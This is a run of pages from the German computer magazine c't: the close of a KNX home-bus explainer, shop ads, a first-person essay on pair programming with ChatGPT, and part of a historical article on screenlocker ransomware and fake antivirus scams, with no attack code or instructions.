Wenn Sie bis hier mitgerechnet haben und dabei die eigenen vier Wände im Kopf hatten, sind Sie womöglich schon auf einige Meter Kabel gekommen. Die Grafik auf Seite 143 zeigt eine fiktive Wohnung, die mit KNX-Kabeln und Kabeln für Lampen und Rollläden vernetzt ist – berücksichtigt sind dabei aber keine Installationszonen. Die Kabel werden in der Realität selbstverständlich nicht quer durch die Wohnung verlegt, sondern laufen horizontal und vertikal, bevorzugt entlang der Raumkanten. Die Tabelle auf Seite 142 zeigt, mit welchen Kosten Sie für Geräte kalkulieren müssen.

Spannungsschwankungen

Die wichtigsten Schritte sind erledigt, die Topologie aus Linien und Bereichen steht, Adressen sind geplant, Kabel verlegt und eine Gleichspannung liegt an. Jetzt kann über den Bus kommuniziert werden. Drückt ein Bewohner zum Beispiel auf einen Taster, soll dieser ein sogenanntes Telegramm verschicken. Um das zu erreichen, produzieren KNX-Geräte charakteristische Wechselspannungsschnipsel auf der konstanten Gleichspannung des Busses, um logische Nullen und Einsen zu übertragen.

Die Eins ist schnell erklärt: Sie entspricht dem Ruhezustand. Wer nichts tut, sendet dauerhaft eine Reihe aus Einsen. Für eine Null zieht der Sender kurz einen

hohen Strom, senkt dadurch die Spannung auf dem Bus um knapp 5 Volt, wartet kurz und „lässt dann los“. Den Rest erledigt das System aus anderen Teilnehmern, Leitungen und dem Netzteil mit der verlangten Drossel. Die kurz abgesenkte Spannung schnellt nach oben, es entsteht eine kurze Spitze, dann pendelt sich die Spannung wieder auf den Nennwert ein. Auf Seite 145 sehen Sie das Ergebnis – keine saubere Sinuswelle, für andere Teilnehmer aber leicht zu identifizieren, auch wenn der ganze Prozess nach nur 104 Mikrosekunden erledigt ist. Um die nächste Null zu senden, würde das Gerät wieder kurz die Spannung senken, für eine Eins einfach eine Zeichenlänge nichts tun.

Dass KNX mit vergleichsweise hoher Gleichspannung arbeitet und darauf durch kurze Schwankungen im Bereich von 5 Volt ein Signal aufprägt, hat einen tieferen Sinn: So wird die Übertragung robust gegen elektromagnetische Störungen.

Der Rest des Protokolls ist unspektakuläre digitale Datenübertragung. Aus den Einsen und Nullen (Bits) werden Bytes (jeweils acht Bit) und daraus Telegramme: Los geht es mit einem Kontrollfeld (ein Byte), das die Priorität der Nachricht enthält. Es folgt ein fünf Byte langes Adressfeld mit der Absender- und der Empfängeradresse. Dann dürfen ganze 16 Byte Nutzdaten folgen – bei einem Lichtschalter kann das wesentlich kürzer sein als bei einer Wetterstation. Abgerundet wird das Telegramm durch ein ein Byte langes Sicherungsfeld für die Paritätsprüfung. Passt die Prüfsumme nicht, sortieren die Empfänger die Nachricht aus.

Spannender als der Aufbau der Nachrichten ist eine raffinierte Problemlösung: das Vermeiden von Kollisionen. Theoretisch könnten ja zwei Nutzer exakt gleichzeitig auf einen Lichtschalter im Haus drücken oder zwei Sensoren gleichzeitig auslösen. Ohne Gegenmaßnahmen würde das im Datenchaos enden, schließlich gibt es nur einen Bus. KNX verpflichtet alle Geräte daher zur besonderen Rücksichtnahme. Wer sendet, muss gleichzeitig immer zeichenweise lauschen – das Verfahren heißt „Carrier Sense Multiple Access / Collision Avoidance“ (CSMA/CA). Früher oder später (spätestens bei der eigenen Adresse) werden sich die Telegramme von zwei Konkurrenten unterscheiden, bis dahin ist es kein Problem, wenn sie dasselbe senden. Einer sendet aber irgendwann eine Eins, der andere eine Null. Wer eine Eins erzeugt (also gerade ruht) und hört, dass woanders eine Null auf den Bus kommt, muss seine Übertragung sofort abbrechen. Er merkt sich sein Telegramm, wartet ab und sendet es anschließend noch einmal. So geht kein Bit verloren. Einfluss nehmen kann man als Planer der Anlage, indem man die Priorität einstellt, die noch vor der Adresse verschickt wird.

Fazit

KNX ist ein Veteran unter den Hausvernetzungsprotokollen, macht aber keine Anstalten, den Markt an die funkende und cloudvernetzte Konkurrenz abzutreten. Wenn Sie angesichts des unvermeidlichen Aufwands, den eine verkabelte Automation nunmal mitbringt, bis jetzt noch nicht abgeschreckt sind, sollten Sie erforschen, ob das KNX-Universum für Ihre Wünsche passende Geräte zu bieten hat. Schauen Sie sich in einem KNX-Webshop mal nach Aktoren und Sensoren um. Aber Achtung, manche Preise haben es in sich.

(jam@ct.de) c't

Literatur

[1] Sven Hansen und Berti Kolbow-Lehradt, Das smarte Heim, Vernetzungstrends fürs Smart Home, c't 27/2022, S. 54

[2] Andrijan Möcker, Cloudlos glücklich, Marktübersicht: Alternative Smart-Home-Firmwares und Fertiggeräte, c't 2/2023, S. 62

Planen Sie den Schaltkasten großzügig, denn Platz auf der Hutschiene brauchen Sie reichlich: Zu Netzteilen gesellen sich Aktoren, Gateways und andere Systemgeräte.

Genial verbunden –

Der wertvolle Boost für Ihr Netzwerk!

+ GRATIS Online-Kurs im Wert von 99,- €

Wie baut man in der Firma oder zu Hause leistungsfähige Netzwerke, welche Elemente müssen modernisiert werden, wie hält man sie in Gang? Diese Fragen beantwortet Ihnen das Sonderheft c't Admin 2022.

- Was das große Gratis-Update FritzOS 7.50 bringt
- Vernetzen mit Funk und Kabel
- Glasfaseranschluss richtig auswählen
- Schwachstellen im Netz finden
- Active Directory beherrschen
- **inkl. GRATIS-Onlinekurs Active Directory mit 47 Lektionen**

Heft für 14,90 € • PDF für 12,99 € • Bundle Heft + PDF 19,90 €

shop.heise.de/ct-admin22

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop




Bild: Albert Hulm

… mit Sprach-KI im Tandem

Wie ChatGPT beim Programmieren hilft

Sprach-KI kann coden. Aber programmiert sie gut genug für Software, die mehr ist als „Hallo Welt“? Wir haben uns für einen Patch an einem c’t-Projekt von ChatGPT helfen lassen – mit überraschendem Ergebnis.

Von Pina Merkert

Der Barmann wischt durchs Glas, sein Kopf trägt das Gesicht von Michael Sheen, sein Oberkörper balanciert auf einem mechanischen Einrad. Im Film „Passengers“ aus dem Jahr 2016 ist Chris Pratt als einziger Mensch auf einem Raumschiff aufgewacht, das jahrzehntelang durch die unendliche Leere des Alls gleitet. Der Barmann ist kein Mensch, sondern ein Roboter mit Gesicht, der ganz und gar menschlich daherredet. Als Zuschauer vergisst man stellenweise, dass der Roboter eine Maschine ist und tröstet sich ob der Verwechslung, dass ja menschliche Drehbuchautoren die Worte des Roboters geschrieben haben.

Zeitsprung ins Jahr 1806: Heinrich von Kleist schreibt an Otto August Rühle von Lilienstern. Der General kommt mit Meditation nicht voran und Kleist rät, mit anderen über das Thema zu sprechen. Dem Dichter geht es um „die allmähliche Verfertigung der Gedanken beim Reden“: „Und siehe da, wenn ich mit meiner Schwester davon rede, welche hinter mir sitzt, und arbeitet, so erfahre ich, was ich durch ein vielleicht stundenlanges Brüten nicht herausgebracht haben würde. Nicht, als ob sie es mir im eigentlichen Sinne sagte; […] Auch nicht, als ob sie mich durch geschickte Fragen auf den Punkt hinführte, auf welchen es ankommt, wenn schon dies letzte häufig der Fall sein mag.“ Das Gespräch mit der zum Thema ahnungslosen Schwester zwingt Kleist, seine Gedanken zu ordnen.

Pair-Programming

Zurück ins Jahr 2023: Ich spreche mit meinem Kollegen Jan Mahn über mein Programmierprojekt AssetStorm [1] und wie die Software Änderungen an Texten in der Datenbank speichern könnte. Er gibt mir recht, kann beim Programmieren aber nicht helfen, weil sich zu viele andere Projekte auf seinem Schreibtisch stapeln. Ich stehe alleine da mit einer guten Idee, hätte aber schon gern Hilfe gehabt. Doch dann kommt mir eine Idee: Wenn mir kein Mensch helfen will, dann lasse ich mir eben von keinem Menschen helfen!

Ich logge mich bei OpenAI ein und fange an, mit ChatGPT zu schreiben. Die Text-KI kann kleine Programmierprobleme lösen – davon habe ich schon viele Beispiele gesehen. Aber kann sie auch helfen, wenn es schon eine umfangreiche Codebasis gibt? Den kompletten Code kennt sie nicht, also muss ich erklären, was ich schon programmiert habe. Geduldig beschreibe ich, was AssetStorm tut, wie die Software aufgebaut ist und was ich erreichen will. Das dauert ganz schön lang, weil ich meinen eigenen Code lesen muss, um der KI präzise erklären zu können, was ich von ihr will. Den kompletten Chat in englischer Sprache finden Sie über ct.de/yacs.

Dann suche ich die richtige Stelle heraus, um mit der Implementierung des neuen Features zu beginnen und füge den Code der Datei ins Chatfenster ein, markiert mit Backticks, damit ChatGPT versteht, dass das mein Quelltext ist. Nach einer Stunde tippe ich endlich eine Frage unter meine Beschreibung und schicke die Aufgabe ab: „Wie sollte ich den Python-Code verändern, um atomare Änderungs-Objekte zu bekommen?“

Bauchpinselei

Die KI macht sich ans Werk und schmiert mir erst mal Honig ums Maul. Ich hätte einen guten Überblick über meine Software und ich wüsste, was ich will. Ich ertappe mich dabei, dass ich mich ein wenig über die Bestätigung freue. Nach einer innerlichen Notiz, was für eine primitive Maschine ich selbst oft bin, schaue ich zu, wie sich weiterer Text in die Antwort ergießt.

In der Antwort erscheint Python-Code mit einer zusätzlichen Klasse für Datenbank-Änderungen. So zum Beispiel könne man das machen, erklärt ChatGPT und beendet die Antwort. Ich bin nicht zufrieden. Die Klasse passt nicht in mein Namensschema. Aber mich darüber zu ärgern, ist Unsinn, weil die Umbenenn-Funktion der IDE das Problem in Sekunden gelöst hätte. Aber mich stört noch mehr: Der Code ist nicht raffiniert. In der Stunde Code-Lesen für meine Frage war mir aufgefallen, wie ästhetisch mir mein eigener Code vorkam. Das Meiste war eine stilistische Präferenz, aber die hat großen Einfluss darauf, wie gern ich mit dem Code weiterarbeite. Der KI-Vorschlag sah dagegen wie eine leicht angepasste Version eines Beispiels aus einer Doku aus. So viel Code-Ästhetik wollte ich keinesfalls opfern.


Kampf gegen den Transformer

Mit dem enttäuschenden KI-Vorschlag packte mich der Ehrgeiz: Dann zeige ich jetzt der dummen KI, wie ich, ein Mensch, schöneren, schnelleren und besseren Code schreiben kann. Ich programmiere eine Alternative, verknüpfe sie mit den bisherigen Klassen und verbringe eine weitere Stunde, ohne ChatGPT irgendetwas Neues zu schreiben. Dann beschreibe ich meine Änderung, füge den Code ein und maßregele die KI, dass ich mir eigentlich eher so einen Code erwartet hätte.

ChatGPT antwortet diplomatisch, zitiert einen Teil meiner Aussagen, fasst sie ein wenig zusammen. Bei mir kommt wirklich ein bisschen das Gefühl auf, mit einer Person mit Ahnung vom Programmieren zu chatten. Es geht hin und her, ich nehme mir immer wieder Zeit, um etwas mehr meiner Idee zu implementieren. Stunden vergehen, in denen ich programmiere und mich anstrenge, um ja keine Zeile des KI-Codes übernehmen zu müssen.


Dabei fühle ich mich ChatGPT stets überlegen, aber nie so viel, dass mich die Antworten der KI nicht anspornen. Nach jeder neuen Nachricht denke ich, dass die nächste vielleicht doch schöneren oder besseren Code als meinen enthalten könnte. Eigentlich trägt die KI nichts bei, aber bis ich mich selbst davon überzeugt habe, sind zwei produktive Tage vergangen. Ohne KI wäre es sicherlich nicht schneller gegangen.

Nach zwei Tagen ist der größte Teil der Änderungen implementiert, erste



Der Chat startete mit einer Erklärung, was die Software AssetStorm eigentlich macht. Um die schreiben zu können, musste ich meinen eigenen Code noch mal lesen und verstehen, den ich ein Jahr lang nicht mehr angefasst hatte.

Unittests laufen schon wieder. Mit dem Fortschritt bin ich zufrieden, aber mit ChatGPT nicht. Die KI hat für mich die Rolle eingenommen, die Kleist seiner Schwester zugesprochen hatte: Im Grunde kam von ihr weder eine zündende Idee noch eine wichtige Information. Aber der Austausch hat mich gezwungen, meine eigenen Gedanken zu ordnen. Wäre ich in der Lage, einer Gummiente die gleichen Informationen in gleicher Qualität zu erzählen, hätte sie einen ähnlich positiven Einfluss auf meinen Denkprozess gehabt. Aber ähnlich wie Chris Pratt in Passengers lieber mit dem Robo-Barmann redet als mit einem leeren Sessel, war es wichtig für mich, dass ChatGPT mit dem gleichen Mittel auf mich eingegangen ist, das auch ein Mensch nutzen würde: natürliche Sprache.



Auszug aus dem Chatverlauf: Als Markdown ausgezeichneten Code hebt das Webinterface nicht hervor, ChatGPT schien den Code aber immer korrekt „verstanden" zu haben. Code in den Antworten zeigt das Chatbot-Interface mit schönem Syntax-Highlighting an.

Kodiertes Wissen

Einen Versuch wollte ich noch wagen und erzählte ChatGPT von einem Problem, auf das ich gestoßen war: Änderungen zwischen zwei Textversionen so darzustellen, dass eine sinnvolle Liste aus Einzeländerungen entsteht. Und statt eines weiteren unästhetischen Python-Blocks verwies mich die KI auf eine Bibliothek, die Google-Entwickler für Docs geschrieben und als Open Source veröffentlicht hatten. Ich kannte sie nicht und befürchtete zunächst, dass die KI sich mit einer erfundenen Bibliothek ganz billig aus der Affäre ziehen wollte.

Eine kurze Websuche nach dem Namen zeigt: Die Bibliothek gibt es wirklich! Man kennt das von Fachgesprächen mit Experten, die einen immer mal wieder mit einem Hinweis zu solchen existierenden Lösungen versorgen. Aber von einer KI hatte ich das nicht erwartet. Allein dieser eine Hinweis macht mein Pair-Programming-Experiment mit der KI zu einem Erfolg.

Große Transformer-Sprachmodelle sind eine revolutionäre Technik. So weit würde ich dem Hype zustimmen. Aber wie genau sie einem Menschen Arbeit abnehmen können, ist oft überraschend und ganz anders, als man zunächst gedacht hat. Deswegen kann ich nur dazu raten, die Technik selbst auszuprobieren und auch dafür offen zu sein, was die Interaktion mit der KI mit einem selbst macht. Ich werde der KI jedenfalls nicht das Programmieren überlassen. Aber vielleicht lasse ich mir auch künftig helfen, damit ich besser programmiere. *(pmk@ct.de)* c't

Momentaufnahme

Unseren Test starteten wir, als das auf GPT3.5 basierende ChatGPT aktuell war. Inzwischen ist GPT4 erschienen und GitHub hat das auf dem neueren Sprachmodell basierende Copilot X veröffentlicht. Einen Chat, wie er hier beschrieben ist, würden wir heute lieber mit Copilot X in einem Fenster in der IDE Visual Studio Code führen.

Mit einem besseren Sprachmodell sind auch raffiniertere Antworten der KI möglich, sodass am vorgeschlagenen Code auch immer weniger Anpassungen nötig werden. Die Entwicklung ging bei Sprach-KI-Tools zuletzt sehr schnell. Das sind gute Nachrichten für Entwickler, weil die KI immer mehr langweilige Aufgaben übernehmen kann. Es ist aber nicht zu erwarten, dass KI-Modelle bald raffinierteren oder ästhetischeren Code schreiben können als Menschen mit Talent und Erfahrung, denn die Trainingsdaten sind weiter von Menschen geschriebene Programme.

Literatur

[1] Pina Merkert, Schematisch aufforsten, Dynamische Baumstrukturen in PostgreSQL speichern, c't 26/2019, S. 124

Der vollständige Chat mit der KI (Englisch): **ct.de/yacs**

Digitalisierung leicht gemacht!

SONDERPREISE
für Abonnenten

Wenn Ihre Bücherregale gerade überquellen, bieten wir Ihnen die ideale Lösung. Das gesammelte Know-how Ihrer Fachmagazine kompakt auf Archiv-Discs und -Sticks gespeichert jederzeit zum Abruf bereit.

c't Jahrgang 2022

Alle **27 Ausgaben** des c't Magazins 2022 in digitaler Fassung.

Archiv-DVD	**24,90 €**
Archiv-Stick (32 GB)	**34,90 €**

c't Gesamtarchiv 1983 – 2022

Das komplette Archiv des c't Magazins von **1983 bis 2022**. Holen Sie sich 40 Jahre IT-Geschichte mit allen redaktionellen Inhalten bis 2022 nach Hause.

2× Blu-ray	**99,90 €**
Archiv-Stick (64 GB)	**139,90 €**

iX Jahrgang 2022

13 digitale Ausgaben des iX-Magazins 2022 mit allen redaktionellen Beiträgen.

Archiv-DVD	**24,90 €**
Archiv-Stick (32 GB)	**34,90 €**

iX Gesamtarchiv 1988 – 2022

35 Jahrgänge des Magazins für professionelle Informationstechnik, der Pflichtlektüre des professionellen IT-Anwenders.

2× Archiv-DVD	**79,90 €**
Archiv-Stick (32 GB)	**109,90 €**

MIT Technology Review Jahrgang 2022

8 digitale Ausgaben des Magazins MIT Technology Review 2022 mit allen redaktionellen Inhalten.

Archiv-DVD	**24,90 €**

MIT Technology Review Gesamtarchiv 2003 – 2022

20 Jahrgänge der Technology Review zusammengefasst auf zwei DVDs.

2× Archiv-DVD	**59,90 €**

Make Gesamtarchiv 2011-2022

Das komplette Archiv mit **66 Ausgaben** von c't Hardware Hacks über c't Hacks bis zum deutschen Make Magazin.

Archiv-Stick (32 GB)	**99,90 €**

PORTOFREI **shop.heise.de/archive22**

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

Bild: Thorsten Hübner

GPCodes Erben

Geschichte der Ransomware, Teil 3: Erpressung als Dienstleistung

Nach der ersten Welle verschlüsselnder Ransomware tauchten weitere Methoden auf, PC-Benutzern Geld aus der Tasche zu ziehen. Die Zeit des Experimentierens prägten Screenlocker wie der „BKA-Trojaner“ und gefälschte Antivirenprogramme.

Von Olivia von Westernhagen

Willkommen beim dritten und letzten Teil unserer Reihe zur Geschichte der Ransomware, in dem wir uns mit dem kurzzeitigen Erfolg von Screenlockern befassen und einen kurzen Blick auf ihre technische Umsetzung werfen. Wir zeigen aber auch, wie und warum sich verschlüsselnde Ransomware wieder durchsetzte. Ebenfalls ein Thema: die allmähliche Professionalisierung der kriminellen Strukturen hinter dem Schadcode, mit deren Hilfe sich Ransomware zum Massenphänomen entwickelte. Und, ganz kurz: Entwicklungen und Trends der vergangenen Jahre, die Ransomware noch gefährlicher machen.

Kurz ein Rückblick: In Teil 1 unserer Artikelreihe zur Geschichte der Ransomware [1] ging es um den AIDS-Trojaner als allererste Ransomware der Welt; im zweiten Teil widmeten wir uns modernem Erpresser-Code, der ab 2004 im Netz kursierte [2]. Unangefochtener Spitzenreiter dieser Ära war GPCode: Im Wettlauf mit Antivirensoftware feilte dessen Entwickler über mehrere Jahre hinweg an immer wirksameren Strategien. Die letzten bekannten GPCode-Varianten nutzten eine starke Hybridverschlüsselung und überschrieben die ursprünglichen Dateien, statt sie zu löschen. Antivirensoftware-Hersteller hatten dem ab 2010 schließlich keine Entschlüsselungstools mehr entgegenzusetzen.

Die von GPCode geschaffene Basis praktisch unknackbarer verschlüsselnder Ransomware lag danach rund zwei Jahre auf Eis. Denn kurzzeitig dominierte eine andere Strategie: Sogenannte Screenlocker setzten statt auf Verschlüsselung auf das Sperren des Bildschirms nebst Einschüchterung der Opfer. Falsche Beschuldigungen, etwa zu illegalen Downloads oder anderen Straftaten, ersetzten in Kom-

bination mit grellen Farben und Polizeilogos kryptografisches Know-how. 2013 kehrte verschlüsselnde Ransomware schließlich zurück und dominiert seitdem das Geschäft mit der digitalen Erpressung.

Pornos und Lizenzprobleme

Mit „Krotten“ kursierte bereits 2005 eine erste Ransomware, die Systeme partiell sperrte, aber auch andere Schäden im System verursachte [2]. Etwa ab 2007 folgten dann allmählich Schädlinge, die sich aus heutiger Sicht klar als Screenlocker einordnen ließen. Wie schon zuvor GPCode kursierten sie zunächst im russischsprachigen Raum, wo sie unter anderem von Analysten des nationalen Kaspersky-Lab-Konkurrenten Doctor Web analysiert und beschrieben wurden. Doctor Web ordnete diesen frühen Screenlockern den Sammel-Alias Trojan.Winlock zu.

Ein News-Beitrag auf heise online von April 2009 (siehe ct.de/yurb) beschrieb, dass die Winlock-Varianten Rechner so manipulierten, dass Anwender beim Start nur einen (russischen) Dialog mit Hinweisen zum Freischalten sahen. Opfer sollten eine angezeigte Zahl an eine sogenannte SMS-Premiumnummer mit hohen Kosten senden und erhielten als Antwort einen Freischaltcode.

Die Sperrbildschirme waren unter anderem als Systemmeldungen getarnt, die Probleme mit der Windows-Lizenz vortäuschten und eine Aktivierung des Betriebssystems per SMS verlangten. Es gab aber auch Varianten, die Nutzer mit pornografischen Fotos konfrontierten und sich als Werbemodule ausgaben, die Nutzer beim Besuch pornografischer Websites angeblich selbst installiert hätten, quasi als Gegenleistung für konsumierte Inhalte. Die Masche dürfte vor allem in Mehrpersonenhaushalten mit gemeinsamer Computernutzung gut funktioniert haben, zumal die umgerechnet etwa 5 bis 20 Euro hohen SMS-Lösegelder für die meisten Opfer leicht aufzubringen waren.

Ein lukratives Business

Winlocks Aggressivität nahm allmählich zu. Einem Anfang 2010 veröffentlichten Doctor-Web-Foreneintrag zufolge hatten sich frühe Winlock-Fassungen nach einer gewissen Zeit noch selbst von den Rechnern gelöscht und waren zudem im abgesicherten Modus des Windows-Betriebssystems nicht aktiv gewesen, was die Entfernung erleichterte. Bei den aktuelleren, verbesserten Varianten war das nicht mehr der Fall.

Im August 2010 meldeten verschiedene Medien die Verhaftung der aus zehn Personen bestehenden Winlock-Gang in Moskau, deren Aktivitäten mehr als 10.000 russischsprachige Opfer trafen. Ein Blogeintrag von Eugene Kaspersky, dem Chef der Antiviren-Firma Kaspersky Lab, vermittelt eine Vorstellung vom finanziellen Schaden: Die besagte Gang sei laut Polizei rund ein Jahr lang aktiv gewesen und habe innerhalb dieses Zeitraums möglicherweise mehr als 500 Millionen Rubel eingenommen – damals umgerechnet etwa 12,5 Millionen Euro.

Diese von mehreren Medien genannte Summe scheint recht hoch gegriffen; dennoch zeigen die Geschehnisse, dass erpresserischer Schadcode mit Winlock für kriminelle Gruppen zu einem Business avanciert war. Zudem ging die Strategie offenbar auf, jeweils nur kleine Lösegelder über einen Zahlungsweg zu fordern, der so gut wie jedem unmittelbar zur Verfügung stand.

Das Geschäft mit der Angst

Eine Statistik des mittlerweile zu Broadcom gehörigen Unternehmens Symantec belegt für die Jahre 2011 und insbesondere 2012 einen starken Anstieg des Anteils der „Locker“ (gemeint ist Screenlocker-Ransomware) zuungunsten von „Crypto Ransomware“, also verschlüsselnder Ransomware (Statistik: siehe ct.de/yurb). Sie zeigt jedoch noch einen weiteren Verlierer im Rahmen dieser Verschiebungen: Die Verbreitung sogenannter Fake AV nahm insbesondere 2012 stark ab. Unter Fake AV versteht man gefälschte Antivirensoftware, hinter der sich Schadcode verbirgt. Dieser simuliert Malware-Scans, nur um den Rechner im Anschluss für komplett verseucht zu erklären. Abhilfe, so gaukelt er vor, könne nur ein Kauf der Vollversion der angeblichen AV-Software schaffen.

Ein Blick auf die Fake-AV-Strategie lohnt, weil er zeigt, dass das digitale Geschäft mit Angst und Einschüchterung vor dem Hintergrund finanzieller Interessen bereits boomte, bevor die Screenlocker an Popularität gewannen. Sowohl bei Fake AV als auch bei Ransomware handelt es sich um Unterkategorien von Scareware, die von den Ängsten eines PC-Nutzers zu profitieren versucht – etwa vor dem Verlust von Daten oder irreparablen Schäden am System durch Malware. Beide Scareware-Va-

c't kompakt

- Anfang der 2010er Jahre legte verschlüsselnde Ransomware eine kleine Pause ein.
- Stattdessen grassierte eine andere Form der Erpressung: vergleichsweise banale Screenlocker, die den Anwender vom eigenen Rechner aussperrten – oder zumindest so taten.
- Verschlüsselnde Ransomware ging seit 2013 wieder in Führung – mit immer perfideren Methoden.

Bild: heise online

Gefälschte AV-Software wie „AntiSpywareExpert“ arbeitete wie Screenlocker-Ransomware mit Angst und Einschüchterung, um Betroffenen Geld aus der Tasche zu ziehen.

rianten nutzen grafische Oberflächen und mindestens partielle Locking-Strategien.

Screenlocker wie Winlock kamen also keineswegs aus dem Nichts, sondern dürften maßgeblich von gefälschter Antivirensoftware und anderen Scareware-Arten inspiriert gewesen sein. Zur Scareware zählen auch die in der Symantec-Statistik dargestellten „Misleading Apps“, die sich etwa als Anti-Spyware- oder Systemoptimierungs-Tool ausgaben und ebenfalls Geld für ihre fragwürdigen Dienste forderten.

Alternatives Geschäftsfeld

Der IT-Sicherheits-Blogger Brian Krebs beschrieb die Fake-AV-Industrie, wie er sie nannte, in einem Anfang August 2011 veröffentlichten Blogeintrag als Bereich, in dem man schnell viel Geld verdienen könne. Wenn man sich etwa als Affiliate an der Verbreitung des Schadcodes beteilige, erhalte man jedes Mal, wenn ein Opfer auf die gefälschte Antiviren-Software hereinfalle und für diese bezahle, eine Provision – laut Krebs damals zwischen 25 und 35 US-Dollar pro Kauf.

Im selben Blogeintrag beschrieb er allerdings auch, dass die vormals lukrative Einkommensquelle für viele Affiliates von Fake-AV-Netzwerken unsicher wurde oder komplett wegbrach. Internationale Strafverfolgungsbehörden hatten nämlich im Rahmen der Operation Trident Tribunal zwei Cybercrime-Ringe ausgehoben, die maßgeblich am Fake-AV-Business beteiligt waren. Zudem verhaftete die russische Polizei den Gründer eines Internetbezahlservice namens ChronoPay, welcher Fake-AV-Malware für Kreditkartenzahlungen verwendet hatte. Daraus resultierten bei den nach Trident Tribunal noch verbliebenen Fake-AV-Netzwerken Zahlungsverzögerungen oder gar komplette Ausfälle.

Vor dem Hintergrund dieser Probleme äußerte das Unternehmen Trend Micro damals die Vermutung, dass einige kriminelle Gruppen rund um Fake AV nach alternativen Betätigungsfeldern, etwa in Gestalt von Ransomware suchen könnten: „Und schon weitet sich das Geschäft international aus.“

Professionell zum Durchbruch

Wie viel ehemaliges Fake-AV-Personal tatsächlich zum Screenlocker-Business überlief, lässt sich heute nicht mehr nachvollziehen. In jedem Fall entwickelte sich das Geschäftsfeld ab 2011 rasanter als zuvor. Es professionalisierte sich und griff Strategien von Fake AV auf. Screenlocker wurden als Betätigungsfeld für Kriminelle immer größer und verlockender, während Fake AV und andere „Misleading Apps“ nach und nach in der Bedeutungslosigkeit versanken.

Schadcode wurde nun mit Exploit-Kits verbreitet, wodurch die Infektionszahlen in die Höhe schnellten. Das Prinzip: Präparierte Websites klopfen das System eines Besuchers automatisiert auf Sicherheitslücken ab. Werden sie fündig, liefern sie passenden Angriffscode (Exploit) aus, der eine vordefinierte Malware auf den Rechner schleust. Ein Liebling der Screenlocker-Gangs war damals ausgerechnet das Exploit-Kit Blackhole, das zuvor schon mehrfach Fake-AV-Malware verteilt hatte. Über ein grafisches Web-Interface ermöglichte es nicht nur eine bequeme Konfiguration, es zeigte auch ausführliche Infektionsstatistiken.

Wie zuvor Fake AV begannen auch Screenlocker, auf ein internationales Publikum zu zielen. Dazu verwendeten sie Sperrbildschirme, die optisch und sprachlich auf einzelne Länder abgestimmt waren: Die Ära der oft technisch falsch als „BKA-Trojaner“ bezeichneten Screenlocker brach an. Technisch falsch war das, weil eine Einordnung als Trojaner voraussetzt, dass sich der Schadcode hinter nützlichen Funktionen verbirgt. Auf den in Teil 1 dieser Reihe beschriebenen AIDS-Trojaner mit seinen medizinischen Inhalten traf das zu – um hingegen eine banale Erpresserbotschaft mit Bildschirmsperre nützlich zu finden, braucht man schon sehr viel Fantasie (sofern man nicht selbst der Erpresser ist).

Reveton auf dem Vormarsch

Die Masche der neuen Screenlocker-Welle fasst ein heise-online-Artikel von November 2011 (siehe ct.de/yurb) zusammen: „Seit Anfang des Jahres kursiert etwa der sogenannte BKA-Trojaner. Er sperrt den Rechner des Opfers und behauptet, illegale Inhalte wie Raubkopien oder Abbildungen sexuellen Missbrauchs an Kindern auf dem Rechner gefunden zu haben. Nur nach Zahlung einer bestimmten Summe werde die Sperre wieder aufgehoben – was allerdings in der Regel nicht passiert.“

Die Verbreitung solcher Screenlocker nahm ihren Anfang in Deutschland: Kaspersky Lab berichtete erstmals Ende März 2011 in einem Blogeintrag über die Fake Federal German Police (BKA) Notice. Neben Varianten mit plakativen Polizeilogos gab es auch Abwandlungen, die im Namen der GEMA (Gesellschaft für mu-




Bild: Brian Krebs / krebsonsecurity.com

Das GUI des Exploit-Kits „Blackhole“ schlüsselt erfolgte Infektionen bequem nach Nationalität, verwendeter Schwachstelle, attackiertem Betriebssystem und weiteren Kriterien auf.

sikalische Aufführungs- und mechanische Vervielfältigungsrechte) oder der GVU (Gesellschaft zur Verfolgung von Urheberrechtsverletzungen) unrechtmäßige Film- und Musikdownloads unterstellten. Einige zeigten die IP-Adresse ihres Opfers oder auch das Livebild der Webcam auf dem Sperrbildschirm an, um das Gefühl der Bedrohung und Beobachtung noch zu steigern. Tatsächlich war dies jedoch nur Effekthascherei; die Webcam-Bilder gelangten nicht in den Besitz der Kriminellen.

In der zweiten Hälfte desselben Jahres griff das Phänomen auf weitere Länder über. heise online berichtete im November 2011: „Während es bei deutschen Nutzern angeblich die Bundespolizei ist, die 50 bis 250 Euro fordert, will in Großbritannien die Metropolitan Police 75 Pfund sehen. In der Schweiz verlangt angeblich das Federal Department of Justice and Police 100 Schweizer Franken für die Entsperrung des Rechners.“ Auch kursierten Varianten, die sorgfältig auf Spanien und die Niederlande zugeschnitten waren. „Die jeweils passende Sprachversion des Schädlings wählen die Kriminellen anhand des per IP-Adresse ermittelten Standorts des Opfers aus.“

Viele Varianten teilten sich dieselbe Codebasis – nämlich die der Ransomware-Familie Reveton. Da sie spätestens ab 2012 offenbar den Großteil der international auftauchenden Screenlocker-Varianten mit Polizei-Vorwand ausmachte, etablierte sich Reveton als Synonym für diese Erpressungstaktik. Stark verzögert schwappte die Reveton-Welle schließlich aus Europa in die USA hinüber: Am 9. August 2012 warnte das FBI eindringlich vor dem „neuen Internetbetrug“, der hierzulande fast schon ein alter Hut war.

Zur Zahlungsabwicklung höherer Lösegeldforderungen – es ging nun um Beträge zwischen rund 50 und 300 Euro beziehungsweise US-Dollar – ersetzten Reveton und andere Schädlinge Winlocks SMS-Bezahlkonzept durch damals populäre Prepaid-Onlinezahlungsmittel. Zu Ukash und Paysafecard, die schon GPCode verwendet hatte, gesellte sich noch MoneyPak als speziell in den USA verbreitetes System, das ebenfalls auf der Eingabe von Guthaben-PINs fußte.

Schadcode-Recycling

In seinem „Bundeslagebild Cybercrime“ resümierte das BKA im September 2012, dass mittlerweile mindestens 25 Staaten von Erpressungen per Screenlocker betroffen seien. Der damalige BKA-Präsident Jörg Ziercke sagte in einem Interview, dass man mittlerweile allein in Deutschland von sechsstelligen Opferzahlen ausgehen müsse. Allerdings kämen viele Fälle „aus Scham oder auch der Angst vor einer potenziellen Verfolgung durch die Strafverfolgungsbehörden“ nicht zur Anzeige, sodass das „Dunkelfeld gewaltig“ sei.

